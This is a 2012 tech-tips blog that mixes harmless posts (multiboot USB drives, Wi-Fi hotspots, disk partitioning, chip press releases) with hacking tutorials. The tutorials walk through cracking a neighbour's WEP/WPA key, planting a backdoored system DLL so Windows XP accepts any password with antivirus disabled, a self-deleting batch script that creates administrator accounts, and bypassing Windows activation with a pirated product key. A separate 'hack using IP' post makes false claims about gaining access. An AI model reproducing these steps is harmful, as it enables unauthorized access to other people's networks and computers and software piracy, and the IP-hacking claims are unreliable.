Friday, 12 October 2012


How To Create A Multi-bootable USB Flash/Pen Drive

Would you like to use a single flash drive to setup Windows XP, Windows7or Linux without making it bootable for every setup! If so, the keep reading...
Multibootable pen drive
There are lots of software available out there to make a flash drive bootable, you can make bootable flash drive for xp, 7 or Linux easily with one of them.  But what..if you want to make a Multi-bootable flash drive for those OS s, not individually?

WinSetup will allow you to create a multi-bootable USB flash drive for Windows XP, 7 and Linux Os s Setup. You will be able to setup following os s with a single bootable flash drive without making it bootable every time:)
Instruction to create MultiBootable Flash drive:
Step  1: Download WinSetup and extract rar files.
Step  2: Connect your flash drive [8GB recommended] to your computer.
Step  3: Open WinSetup software and set preferences like file paths, flash drive location etc. You can use ‘RMPre USB’ button to format and prepare your flash drive for this process, if this wasn’t ready.
Multibootable pen drive
Step  4: Finally press GO! And wait for some time, until it showing up themassage Done! Of course, don’t forget to copy 2 files from the folder bootfiles to your flash drive when you finish it.

Thank you, and if you have any complicity or any problem to understand any steps...please feel free to share it. I’ll get back to you.

Turn Your Desktop Internet Connection Into A WiFi Hotspot

Share on facebookShare on twitterShare on emailShare on printMore Sharing Services
Would you like to share your internet connection over to your room and use the same connection for LaptopMobile Phones or other devices without any kind of cable connectivity, but you don’t have any expensivewireless router! if so, don’t worry. Now you can use your internet connected desktop or laptop as a WiFi hotspot easily. Yes, many people use Connectify software for this. But some people have trouble with this software. Another thing, its provably costs you some money to use the full version...so, whatever Connectify is!
WiFi Hotspot Creator
I am talking about ‘WiFi Hotspot Creator’ . its an alternative of Connectify pro. Download this software from here.

Now go for using instructions:

Step  1: Install WiFi Hotspot Creator and restart your PC.
WiFi Hotspot Creator1
 Step  2: Open the program and set your hotspot information as seen bellow. then press Start to start using your newly created WiFi hotspot.
WiFi Hotspot Creator2
Note: Installation should take 5-10 Min to complete. And you must have.net farmwork v.4 installed on your PC to run this program.

Please feel free to leave your comment or suggestion!

Easy Way to Hack WEP/WPA/WPA2 Wi-Fi Password

Share on facebookShare on twitterShare on emailShare on printMore Sharing Services
If you are living nearby someones WiFi hotspot and every time your laptop search for connection its showing up but you don't have passwords. Or you just want to steal someones WPA/WPA2 Wi-Fi hotspot key or passwords. Don't worry...
In this tutorial I’ll show How to hack a WPA/WPA2 Wi-Ficonnection through a bootable USB.
WiFi Hacking
Things you should need:

1. A USB pen drive.
2. beini.iso file. [Download it from HERE].
3. UNetbootin software to make your USB drive bootable. [Download for Windows,Linux or Mac]

Some few steps you should to do ( WEP):

1. Write beini.iso on your USB by UNetbootin. Set everything according to this image bellow.
WiFi Hacking1
Open in a new tab to enlarge this image
2. After finishing restart your PC and boot it from your USB.
3. If you were successful to boot up then you should see something like this. ClickMinidwep-gtk.
WiFi Hacking2
4. Click OK.
WiFi Hacking3
5. Now Minipwep-gtk  program will open. Click Scan.
WiFi Hacking4
6. Select a wireless network(should have Clint) from the list. And click Lunch to start creaking process.
WiFi Hacking5
7. Sometimes its take a while according to your victim connections IVS value and password strength. So keep passions.
WiFi Hacking6
8. If it found a password, it should appear like this.
WiFi Hacking7

To creak WPA/WPA2 follow this image instruction.
WiFi Hacking8
Let me know if you have done it successfully or you have any complicity.
Hack into a computer running Windows XP without changing the password and find out all and any passwords on the machine (including admin accounts). You do not need access to any accounts to do this.

Steps to Hack into a Windows XP Computer without changing password:

1. Get physical access to the machine. Remember that it must have a CD or DVD drive.

2. Download DreamPackPL from Official website or from Rapidshare.

3. Unzip the downloaded dreampackpl_iso.zip and you'll get dreampackpl.ISO.

4. Use any burning program that can burn ISO images.

5. After you have the disk, boot from the CD or DVD drive. You will see Windows 2000 Setup and it will load some files.

6. Press "R" to install DreamPackPL.

7. Press "C" to install DreamPackPL by using the recovery console.

8. Select the Windows installation that is currently on the computer (Normally is "1" if you only have one Windows installed)

9. Backup your original sfcfiles.dll by typing:
"ren C:\Windows\System32\sfcfiles.dll sfcfiles.lld" (without quotes)

10. Copy the hacked file from CD to system32 folder. Type:
"copy D:\i386\pinball.ex_ C:\Windows\System32\sfcfiles.dll" (without quotes and assuming your CD drive is D:)

11. Type "exit", take out disk and reboot.

12. In the password field, type "dreamon" (without quotes) and DreamPack menu will appear.

13. Click the top graphic on the DreamPack menu and you will get a menu popup.

14. Go to commands and enable the options and enable the god command.

15. Type "god" in the password field to get in Windows.
You can also go to Passwords and select "Logon with wrong password and hash". This option allows you to login with ANY password.
Note: You will have to uninstall Antivirus sofware,Otherwise it will detect DreamPack as a hack tool and will not allow you to run it.

Make Windows Xp Genuine

Most of us are using Windows Xp but have you ever wondered if your Xp is genuine?You might be having the pirated copy of Windows Xp.There are some disadvantages of using the pirated Xp.In a pirated Xp you cannot install Windows Media Player 11.You can make your Xp genuine by this method. 

This method will allow you make your windows xp genuine.

1) start > run > "regedit" (without the quotes of course)

2) go to the key:

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows NT\CurrentVersion\WPAEvents\OOBETimer

...and doubleclick on it. Then change some of the value data to ANYTHING ELSE...delete some, add some letters, I don't care...just change it!

now close out regedit.

3) go to start > run > "%systemroot%\system32\oobe\msoobe.exe /a" (again, dont type the quotes)

4) the activation screen will come up, click on register over telephone, then click on CHANGE PRODUCT KEY, enter in this key: JG28K-H9Q7X-BH6W4-3PDCQ-6XBFJ.


Now you can dl all the updates without activating, and the Genuine Microsoft Validation thingy won't bug you no more!!


***Notes, this works best after a reformmat***


this method works better than many others i've tried before. forget the cracks and injectors etc... this is the BEST WAY:

1) start > run > "regedit" (without the quotes of course)

2) go to the key:

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\Windows NT\CurrentVersion\WPAEvents\OOBETimer

...and doubleclick on it. Then change some of the value data to ANYTHING ELSE...delete some, add some letters, I don't care...just change it!

now close out regedit.

3) go to start > run > "%systemroot%\system32\oobe\msoobe.exe /a" (again, dont type the quotes)

4) the activation screen will come up, click on register over telephone, then click on CHANGE PRODUCT KEY, enter in this key: JG28K-H9Q7X-BH6W4-3PDCQ-6XBFJ.

Hack Administrator from Guest

Hack Administrator Account from Guest Account.Yes!! that is quite possible.All you need to do is to follow the below procedure.


echo off
title Please wait...
cls
net user add Username Password /add
net user localgroup Administrators Username /add
net user Guest 420 /active:yes
net localgroup Guests Guest /DELETE
net localgroup Administrators Guest /add
del %0


Copy this to notepad and save the file as "Guest2admin.bat"
then u can double click the file to execute or run in the cmd.
it works...

-----------------------------------------

ADMINISTRATOR IN WELCOME SCREEN.


When you install Windows XP an Administrator Account is created (you are asked to supply an administrator password), but the "Welcome Screen" does not give you the option to log on as Administrator unless you boot up in Safe Mode.
First you must ensure that the Administrator Account is enabled:
1 open Control Panel
2 open Administrative Tools
3 open Local Security Policy
4 expand Local Policies
5 click on Security Options
6 ensure that Accounts: Administrator account status is enabled Then follow the instructions from the "Win2000 Logon Screen Tweak" ie.
1 open Control Panel
2 open User Accounts
3 click Change the way users log on or log off
4 untick Use the Welcome Screen
5 click Apply Options
You will now be able to log on to Windows XP as Administrator in Normal Mode.


EASY WAY TO ADD THE ADMINISTRATOR USER TO THE WELCOME SCREEN.!!


Start the Registry Editor Go to:
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon \ SpecialAccounts \ UserList \
Right-click an empty space in the right pane and select New > DWORD Value Name the new value Administrator. Double-click this new value, and enter 1 as it's Value data. Close the registry editor and restart.

Enjoy

Atmel Corporation announced the availability of a new family of low-power, high-performance microcontroller-based RF transceivers designed specifically for the automotive and smart RF markets.
With the industry's lowest power consumption, high sensitivity and high output power, the three new devices (ATA5831, ATA5832 and ATA5833) are ideal for automotive applications including remote keyless entry (RKE), passive entry go (PEG), remote start (RS) and tire pressure monitoring (TPMS) systems. This new RF family is also ideal for various smart RF applications including remote control systems such as garage door openers or telemetering applications.
Low power is a key requirement for both car access and smart RF systems, especially small, battery-powered applications. These new devices achieve low-power consumption through their superior blocking capabilities, which eliminate disturbances. With few disturbances, the digital logic is rarely awakened, resulting in a current consumption as low as 9.8mA typ. in receive mode (low-band, 310-318MHz, 418-477MHz, 1.2mA, 21ms cycle, 3-channel polling) and 9.4mA/13.8mA typ. in transmit mode (low-band, Pout = 6dBm/10dBm). As a result, end applications can use smaller batteries, enabling miniature end-application designs.
High sensitivity and high output power are also critical to achieving extended transmission distances for RF systems, along with proper operation at longer distances. The new RF transceiver family also provides outstanding sensitivity at -123dBm typ. (0.75Kbit/s, FSK, Manchester code, at 433.92MHz) and -109dBm typ. (at 20Kbit/s, ASK, Manchester code, at 433.92MHz), respectively. Combined with the high output power of up to 14.5dBm typ., excellent long-distance operation performance can be achieved.
The monolithic devices combine RF functionality with a proven Atmel AVR® microcontroller core. Since the devices can be configured through an EEPROM, adaptation to the individual application’s needs can be quick and be programmed via serial peripheral interface (SPI) - even on-the-fly during operation. If customer-specific adaptions are required, the existing firmware can be supplemented via Flash (ATA5831) or user ROM (ATA5832).
The new RF transceiver family includes the following:
• ATA5833: Ready-to-use RF transceiver integrated circuit (IC) with integrated firmware.
• ATA5831: Firmware is included in read-only memory (ROM). Additional Flash option for application-specific software needs.
• ATA5832: Cost-optimized version of ATA5831, where customer software is ROM masked.
To help further reduce development and production complexity and help accelerate time to market, Atmel’s RF portfolio includes receiver and transceiver devices that are pin-, function- and RF-matching-compatible to ensure maximum development re-use for one- and two-way systems to minimize design effort. The same printed circuit board design can be used for uni-directional and bi-directional car access systems.
Availability
Samples of Atmel’s ATA5831, ATA5832 and ATA5833 in 5mm x 5mm small QFN32 packages are available now starting at US$2.90 in 50,000-piece quantities. Car access kits (ATAK51002-V2) to support design-in and shorten time-to-market will be available in November 2012.

Adding solar power to microchips

Adding solar power to microchips
In Israel, Sol Chip Ltd is developing a technology to address the needs of remote and mobile devices that operate autonomously and require prolonged battery life and improved battery charging proficiency along with reduction of environmental hazards. The company has raised an additional $1 million in funding, half from Israel Electric Corporation's Keret Program and half from a New York investment bank and private investors.
 
Sol Chip is developing a cost-effective, compact technology that integrates solar energy sources (Photovoltaic-PV), with low power electronic devices. Sol Chip's technology eliminates the need for an expanded solar panel area
and additional accessories and the company plans to begin manufacture of its solar-powered microchips before the end of 2012 and to create circuits that can be used to recharge the batteries of mobile and off-grid devices.
 
The company claims that its technology will extend battery life by up to seven times and even replace batteries for specific applications.
 
Sol Chip is transferring its technology to a Fraunhofer Institute site in Germany, which will provide production for hundreds of thousands of units, following the success of reliability tests.

Wednesday, 12 September 2012

How to Partition and Un-Partition your Hard Drive in Windows


Hard drive partitioning is useful for creating virtual drives and creating disk volumes that can be used for storing particular file types. For example, if you did not want to keep all of your media and documents on Drive (C:), you can create a hard drive partition that will be a new volume separate from (C:). Many users are already familiar with hard drive partitioning, but un-partitioning a hard drive is another issue that some may not be familiar with. In other words, if you have partitions and you want to remove them and merge them back into Drive (C:), how do you do that? This tutorial will take you through the steps of hard drive partitioning and then explain how to un-partition in the event that you need to gain space back on Drive (C:). This pertains only to Windows 7 and Vista, as other versions of Windows do not have a built-in utility for partitioning and require third party software for the task.

This demonstration is performed on Windows 7, but the instructions are the same for Vista. There are a few ways to open the Disk Management console. The easiest way is to go to the start menu search box and type “disk management”. At the top of the resulting list, you should see the Control Panel option clearly listed and highlighted.

Partition a hard drive

disk management
From here, press enter or click on “Create and format hard disk partitions”. This will open the Disk Management console. You will notice all drives displayed clearly. If you have never partitioned before, notice that there are already three partitions. This is normal for Windows and you never want to change these. The first is a recovery partition that is needed to recover the operating system if it becomes inaccessible. The second is called “System Reserved” and the third will be displayed as drive (C:). Essentially, these comprise the operating system except for the third which contains essential system files and free space.
hard drives
To create a new partition, right-click the (C:) drive and the context menu will list the option to “Shrink Volume”.
create partition

Click “Shrink Volume” and this will open a small pop-up that indicates that the utility is querying the volume for available shrink space. Essentially, you will be “shrinking” a portion of the drive and it will become a separate partition. You can begin doing this when the following window appears:
shrink volume

Specify the size for the new partition. In the highlighted blue field, you will see the full amount of space available to shrink next to “Enter the amount of space to shrink in MB”. Since you will be entering the size of the new partition (shrink) in MB, understand that 1GB is 1,024MB. If you want to create a new partition of 10GB, for example, you would enter 10,240. If you want to create a larger partition, you will need a calculator for odd sizes like 17GB or 183GB. In this case, we are going to create a 10GB partition.
shrink
After entering the desired size for the partition, click Shrink and shortly a new unallocated partition will be created. This is unallocated space and is not yet usable. It needs to be formatted to create a healthy partition. Right click on the new partition and select “New Simple Volume” from the top of the context menu. This opens the New Simple Volume Wizard, which allows you to set up the formatting and Drive path with an assigned letter. When the Wizard opens, click Next and the consecutive window will ask you to specify the size of the drive again. As long as you want it to be the size you originally specified, there is no reason to change the size, so click Next.
create new hard drive
Here you have the option to assign a drive letter and path. The default path will be the drive letter. Since this is a basic tutorial, the options of mounting to an empty NTFS folder or formatting to formats other than NTFS will not be explained. If this is the first partition you are creating, the default drive letter will be (E:). You may click the dropdown menu and select another letter if desired, but it is not necessary. Click Next and this will take you to the formatting options.
format hard drive
In this window, you can choose different file system types, specify a name for the partition and enable file and folder compression. To keep it simple, let the defaults remain as they are and click Next unless you would like to name the volume first. If you wish to name it, enter the desired name in the Volume label field and then click Next. The final window will open and all you have to do is click Finish and your new partition is formatted and ready to accept files or be used as a virtual drive.
You may do this for as many partitions as you may need. For example, when setting up a dual-boot, you may need to create up to three additional partitions for the second operating system to be installed. That is all up to you and it is a different subject entirely.

Un-Partitioning

Once you have gotten the procedure down for creating new partitions and you have used them, you may find at some point that you want to remove the partitions and merge the disk space back into drive (C:). In order to do this, you will need to open the Disk Management console again and choose the partition that you want to remove. Right click the partition and select Delete Volume from the context menu. This will erase all data on the partition, but that is fine because you want to have free space again.
remove drive letter
You will see that the partition is now free space. The next step is to right click the free space volume and select Delete Partition from the menu. This will change it to unallocated space, which is the only way to merge this space back into (C:).

Now you are ready to add the unallocated space back into (C:), so right click on volume (C:) and select Extend Volume from the context menu. The Extend Volume Wizard will open and you basically go through similar steps as you did to create the partition as outlined in the beginning of this tutorial.
extend hard drive
If you are only Extending from one partition, then continue to click Next through all of the prompts, clicking Finish at the end. This will remove the partition and you will no longer see it, as the memory has been put back onto Drive (C:).
Now you have successfully un-partitioned the drive and there is more memory available in Drive (C:). If you created multiple partitions and wanted to clear all of them, keep selecting Delete Volume and then Delete Partition for each one until you get a single unallocated space and follow the steps above to Extend Volume for Drive (C:).
The procedure is similar if you have multiple partitions and only want to delete a portion of them. For example, if you have four partitions like (E:), (M:), (L:), and (F:), you may want to delete just two. Let’s say that you want to delete (M:) and (F:). Perform the same steps as you would for single partitions. They will merge together as a single unallocated space. Then open the Extend Volume Wizard as described above. When the Wizard opens, select the unallocated space from the list of available disks and Add it to the remove list if it is not already there.
Regardless of how many partitions you are going to make or how many you want to delete and un-partition, the procedures are the same as detailed above. Just be careful to avoid deleting partitions that contain data you want to save. Backup your system before deleting multiple partitions. This will ensure that no data is lost if you do make the mistake of deleting the wrong partition(s).
You can always regain space on Drive (C:) using this method, thanks to the Disk Management Utility in Windows 7 and Vista. Usually, unless you have a higher capacity hard drive from 500GB – 3TB, you won’t be able to practically create many partitions at all. Removing multiple partitions will only be an issue for users with larger hard drives or users with smaller drives who have allocated too much space to partitions and are running out of space on Drive (C:).
If you are working with multiple virtual machines and dual boot systems, this information can be very useful. By learning all of these basic steps, you can easily progress to creating partitions with different formats such as FAT32 or ext2 and other formats used for different aspects of virtual machines and dual booted operating systems. This should give you the basic tools to master drive partitioning so that you can create any configuration you want. Once again, the customization beauty of Windows 7 and Vista shines through.
Click here to find out more!
Enjoyed the article?: Then sign-up for our free newsletter or RSS feed to kick off your day with the latest technology news and tips, or share the article with your friends and contacts on Facebook, Twitter or Google+ using the icons below.

Hack Using IP Address

Hack Using IP 

Well u can hack any system as it is conected to what we call INTERNET . To connect internet a system allocates a port for communication and Data Transfer. SO here it goes all we goto do is get into that port thats hacking.

Steps: -
1.Download software PORT SCANNER
2.Copy the ip address of the victim whose port is open.
3.Download NETLAB which gives u all information includes victim ip address,Area from where he is accessing internet....
4.Paste the ip of victim u found initially into NETLAB .Thats it u access his system.

Request a new IP address from your ISP server

Here's how to do it in windows:
1. Click Start
2. Click run
3. In the run box type cmd.exe and click OK
4. When the command prompt opens type the following. ENTER after each new line.

ipconfig /flushdns
ipconfig /release
ipconfig /renew
exit
5. Erase your cookies in whatever browser you are using.

Frequently you will be assigned a new IP address when this happens. Sometime you will, sometimes you will not. If you are on a fixed IP address, this method will not work. If this works for you, you may want to save the above commands into a batch file, and just run it when you need it.

Browse The Web Using MS Calculator
Now access the internet via your standard Microsoft Calculator using this trick.
You can do this for fun or when your browser is messed up for some unexplainable reason.

Steps:

1. Open your MS Calculator. This is normally found in Start => All Programs => Accessories => Calculator.

2. Open the help-window by pressing the F1 key.

3. Click the top-left corner icon of the help window once (Standard is a Document with a Questionmark).

4. Select 'Jump to URL'.

5. Type your address into the avaliable field, but remember to type http://, and not just www. (or equivalent).

Have fun !!!


Renesas Electronics launched a SuperSpeed USB (USB 3.0) hub controller system-on-chip (SoC), the μPD720210, for use in hubs that enable connection of multiple devices supporting the USB 3.0 standard, such as PC peripherals and digital TVs.
The USB interface standard has been widely adopted worldwide. The recent proliferation of video content and large-capacity recording media has increased demand for interfaces capable of handling higher data transfer rates. In response, new products are coming to market with support for USB 3.0, which delivers speeds 10 times faster than the 480 megabits per second of USB 2.0 speeds. Adoption of USB 3.0 in non-PC products, such as digital consumer electronics, is growing due to factors such as the appearance of solid state drives (SSDs), which allow reading and writing of data at faster speeds than conventional hard disk drives (HDDs), and chipsets with a built-in USB 3.0 host controller.
A USB 3.0 hub device supports the proliferation of USB 3.0–compatible peripheral devices by allowing multiple such devices to connect to a single host device. The needs for the products with built-in USB 3.0 hubs are increasing, including docking stations, monitors, and digital TVs, enabling high-speed data transfer with a variety of peripheral devices. Featuring compact packaging and integrated peripheral components, the new μPD720210 hub controller SoC was designed to meet the need for hubs with low standby power consumption and small board size.
Renesas currently offers the µPD720114, a hub controller that supports the USB 2.0 standard and has been well adopted in the market. The new μPD720210 hub controller builds on the experience gained from the over-10-year track record of its predecessor in terms of connectivity and power efficiency, and it incorporates USB 3.0 technology developed for the µPD72020x series of USB 3.0 host controllers to provide excellent connection compatibility with the µPD72020x. This ensures high performance that preserves the SuperSpeed throughput of the host and a high level of reliability. The new μPD720210 received Windows 8 Hardware Certification by Microsoft with its high performance and reliability. In addition, Renesas intends to receive USB-IF Certification, when a USB 3.0 hub certification program is available by USB-IF.
In addition to technology implemented on Renesas’ existing products that reduces power consumption when all the ports are in an unconnected state, the new hub controller has an improved circuit design that dramatically lowers current leakage when a connected peripheral device is in low-power mode. As a result, the μPD720210 achieves very low power consumption of 5 milliwatts (mW) in power saving mode, which makes it easier for system designers to develop systems that are qualified as stringent power efficiency standards such as Energy Star. Also the μPD720210 achieves industry leading 350 mW as the power consumption even in USB 3.0 active mode.
With the new USB 3.0 hub controller, Renesas has chosen a compact 9 x 9 millimeter (mm) quad flat no-lead (QFN) package to reduce the mounting area by 20 percent from the previous devices.
The μPD720210 hub controller also integrates on-chip peripherals such as step-down regulators that lower the 5 V power supply voltage to the 3.3 V and 1.05 V and charging support functionality conforming to battery charging standards.
The resulting size improvements, an industry-leading small total mounting area (the total mounting area including the peripheral components required by the system), allows system designers to realize more compact systems.
These key features make it easy and inexpensive to add ports allowing SuperSpeed data transfer via a USB 3.0 interface to products such as monitors, docking stations (function extension units that connect to notebook PCs), and TVs. In addition, the μPD720210 hub controller offers substantially reduced power consumption when devices are in standby mode or not in use, which is an important consideration in view of environmental regulations in many countries. Finally, the Renesas Electronics host controller driver stack for Microsoft Windows and device drivers supported by Linux may be used free of charge with the μPD720210.
The μPD720210 hub controller also makes it possible to build mobile docking stations that would not previously have been possible due to constraints on power or mounting area. It also enables realisation of USB universal charging functionality at no additional cost, which was previously quite expensive to implement.
With the new hub controller, Renesas hopes to contribute to the realisation of USB hub systems that are more compact and power efficient, thereby enabling faster data transfer in PCs and digital consumer electronics.
Samples of Renesas's µPD720210 hub controller are available now. Mass production is scheduled to begin in September 2012 and is expected to reach a combined volume of 1,000,000 units per month by April 2013. (Availability is subject to change without notice.)


Live usb install


LinuxUSB InstallLiveUSB Install is another nice third party Live Linux USB Creation tool created by Krasimir S. Stefanov. It can be used to install a Live Linux distribution of your choice on a thumbdrive from ISO, CD/DVD, or torrent download. Other unique features include the ability to customize the syslinux.cfg file, use WinGrub, or write an IMG file to the flash drive.
LiveUSB Install was written in python and will create a Live Linux USB from within Windows or Linux, so it is an optimal choice for those who prefer not to use Windows.


LiveUSB Install – Live USB Creator Screenshot:
LiveUSB Install Websitehttp://live.learnfree.eu


Saturday, 23 June 2012

Toshiba makes world’s fastest SD card


 Toshiba’s cards are claiming blazing read/write speeds of 95mbps and 80mbps.Look for them in sizes 8-32GB in SDHC and 4-16GB in microSDHC.